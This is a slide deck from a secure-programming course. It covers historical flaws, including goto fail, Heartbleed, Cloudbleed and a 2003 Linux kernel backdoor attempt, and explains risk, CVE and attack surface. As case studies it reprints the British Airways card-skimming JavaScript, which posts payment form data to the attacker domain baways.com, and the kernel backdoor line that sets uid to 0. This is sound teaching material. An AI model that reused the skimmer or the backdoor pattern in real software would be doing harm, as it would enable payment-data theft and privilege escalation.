

Secure Programming

A man in profile, looking at a laptop screen. The background is dark with a digital grid pattern. The word 'SECURITY' is visible in the background, rendered in a pixelated, digital font. The overall theme is IT security.

Intro Teil 2

Michael Lehmann

IT SECURITY

About Me

- ▶ Graduated from FHNW, HSLU
 - ▶ MSc in Electrical Engineering
 - ▶ MAS Information Security
- ▶ Trüb AG / Gemalto 2013 - 2018
 - ▶ Software Engineer
 - ▶ Logical Security Specialist & Key Manager
- ▶ Adnovum AG 2018-2023
 - ▶ Security Consultant
 - ▶ Focus on Technical Security, Architecture
 - ▶ Projects in Health Sector, Financial Sector, Insurance
- ▶ Zürich Flughafen AG since Jan. 2024
 - ▶ IT Security Architect



Schedule Part 2

1

- Introduction

2

- Architecture

3

- Input Validation & Output Encoding

4

- Authentication & Session Management

5

- Authorisation


6

- OWASP Top 10

7

- Buffer, Repetition


Content & Goals



Why Secure Programming?

More than one in four (27 percent) have been breached as a result in an unpatched vulnerability. This rate is higher in Europe, with 34 percent.

Has your organization ever been breached as a result of a vulnerability being left unpatched?



Why Secure Programming?




Figure 26. Patterns over time in breaches

System Intrusion:

Frequency	3,966 incidents, 1,944 with confirmed data disclosure
Threat actors	External (96%), Internal (4%), Multiple (2%), Partner (1%)
Actor motives	Financial (97%), Espionage (3%)
Data compromised	Other (42%), Personal (34%), System (31%), Internal (24%)

Source: [Verizon DBIR 2023](#)

What is Secure Programming?

The art of making sure that the software we develop does what it is expected to do and nothing else. It cannot be misused in any ways.

Mindset: following **best practices** and thinking **defensively**.

A software engineer needs to be aware of security

A software engineer...

- ▶ Builds an application that implements the **business requirements**

... **but** also needs to

- ▶ Respect **security requirements**
 - ▶ Implement designs and policies in software
 - ▶ Apply security concepts in every step of the software development cycle
-
- ▶ Security flaws may be introduced in any step of the development cycle

Some vulnerabilities

Apple goto fail (2014)

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                uint8_t *signature, UInt16 signaturelen)
{
    OSStatus      err;
    SSLBuffer      hashOut, hashCtx, clientRandom, serverRandom;
    uint8_t        hashes[SSL_SHA1_DIGEST_LEN + SSL_MD5_DIGEST_LEN];
    SSLBuffer      signedHashes;
    uint8_t        *dataToSign;
    size_t         dataToSignLen;

    ...
    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto ↓fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto ↓fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto ↓fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto ↓fail;
    goto ↓fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto ↓fail;

    err = sslRawVerify(ctx,
                      ctx->peerPubKey,
                      dataToSign,           /* plaintext */
                      dataToSignLen,        /* plaintext length */
                      signature,
                      signaturelen);

    if(err) {
        sslErrorLog("SSLDecodeSignedServerKeyExchange: sslRawVerify "
                   "returned %d\n", (int)err);
        goto ↓fail;
    }

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}
```




Heartbleed (2014)


- ▶ CVE-2014-0160 in OpenSSL
- ▶ Vulnerability in the heartbeat extension of the TLS implementation
 - ▶ Introduced in 2011 (passed code review)
 - ▶ Discovered in 2014
- ▶ Idea of the heartbeat: check if server is still alive
 - ▶ CLIENT: "Hi server, please say MESSAGE (*length of MESSAGE*):"
 - ▶ SERVER: "MESSAGE"
- ▶ For example:
 - ▶ "Hi server, please say Hello (5)"

Heartbleed (2014)

Heartbeat – Normal usage




Heartbeat – Malicious usage



```
receive(msg);  
/*  
msg[0] is the length of the payload  
msg[1..msg[0]] payload data  
*/  
newmsg = malloc(1 + msg[0])  
memcpy(newmsg, msg, msg[0])  
send(newmsg);
```



Cloudflare - Reverse Proxy





Cloudbleed 2017

- ▶ Checking end of HTML buffer before copy to output stream:

```
/* generated code */  
if ( ++p == pe ) // if pointer p is at the end of the buffer  
    goto _test_eof;
```

- ▶ What happens if $++p > pe$?
- ▶ It turned out that broken HTML tags like
 <script type=
 at the end of a web page would cause this



Cloudbleed

- ▶ Vulnerable websites leaked information of other unrelated sites, e.g.
 - ▶ HTTP headers,
 - ▶ Body of HTTP POST request (passwords!)
 - ▶ JSON requests and responses of API calls
 - ▶ URI parameters
 - ▶ Cookies and authentication data (such as API keys and OAuth tokens).
- ▶ Even worse: Despite the flaw being fixed quickly, search engines cached some of the leaked content

More details on the [Cloudflare Blog](#)

Linux Kernel Backdoor (2003)

- ▶ In 2003 the Linux kernel was kept in Bitkeeper and a direct clone in CVS
 - ▶ Every code change would go through approval
 - ▶ Changes would always include a pointer to the record of its approval
 - ▶ One commit in CVS did not
- ▶ Addition of two lines to 'wait4' function:
 - ▶ Introduces additional sanity check, return error if fails

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))  
    retval = -EINVAL;
```

- ▶ What's wrong here?

The British Airways Case

- ▶ About 380'000 credit card numbers and other personal information stolen
 - ▶ 22 lines of JavaScript injected in British Airways web site
 - ▶ Information sent to a server controlled by the attackers
 - ▶ without disrupting the flow
 - ▶ through TLS
 - ▶ host baways.com
- users did not notice anything

See also: [CNET](#), [TechRepublic](#)

The British Airways Case

```
1  window.onload = function() {
2      jQuery("#submitButton").bind("mouseup touchend", function(a) {
3          var
4              n = {};
5          jQuery("#paymentForm").serializeArray().map(function(a) {
6              n[a.name] = a.value
7          });
8          var e = document.getElementById("personPaying").innerHTML;
9          n.person = e;
10         var
11             t = JSON.stringify(n);
12         setTimeout(function() {
13             jQuery.ajax({
14                 type: "POST",
15                 async: !0,
16                 url: "https://baways.com/gateway/app/dataprocessing/api/",
17                 data: t,
18                 dataType: "application/json"
19             })
20         }, 500)
21     })
22 };

```

React to a security vulnerability

- ▶ Imagine you are a lead developer of a product in the domain of web applications
- ▶ The product is used by more than 100 customers worldwide
- ▶ Several Million users are accessing it on a daily basis
- ▶ A security flaw has been reported to you
- ▶ What do you do?

Some basic wording

Vulnerabilities and Risks

- ▶ **Risk:** Impact x Probability
- ▶ **Risk in Software Development:** Impact x Threat Level x **Vulnerability Level**
 - ▶ Threat Level: Exposure, capabilities of an attacker, i.e. skills, resources, incentive
 - ▶ **Vulnerability Level: Presence and general severity of flaw**
 - ▶ If a vulnerability in our system is easy to exploit an attacker does not have to be especially skilled or have plentiful resources (money) to do us big harm.
- ▶ Goals of secure programming
 1. Reduce vulnerability level by
 1. Reducing number of vulnerabilities in the system
 2. Making it hard to exploit them

CVE – Common Vulnerabilities and Exposures

- ▶ <https://cve.mitre.org/index.html>
- ▶ **List of common identifiers** for publicly known cybersecurity vulnerabilities
- ▶ Security flaws are identified and referenced by a **CVE ID** (e.g. CVE-2014-1266), a **unique identifier** by vulnerability
- ▶ Goal: Make sure everybody is talking about the same issue
- ▶ Managed by CVE Numbering Authorities (CNAs) including organisations around the world
- ▶ Severity is classified by CVSS (Common Vulnerability Scoring System)
- ▶ CVE only contains brief description, detailed explanations are managed in sites like NVD
 - ▶ <https://nvd.nist.gov/>

Attack Surface


*The **attack surface** of a software environment is the sum of the different points (the "attack vectors") where an unauthorized user (the "attacker") can try to enter data to or extract data from an environment.*

Conceptionally, through an attack surface an adversary can:

- ▶ **Modify** data or behavior of a system, and/or
- ▶ **Observe** it.

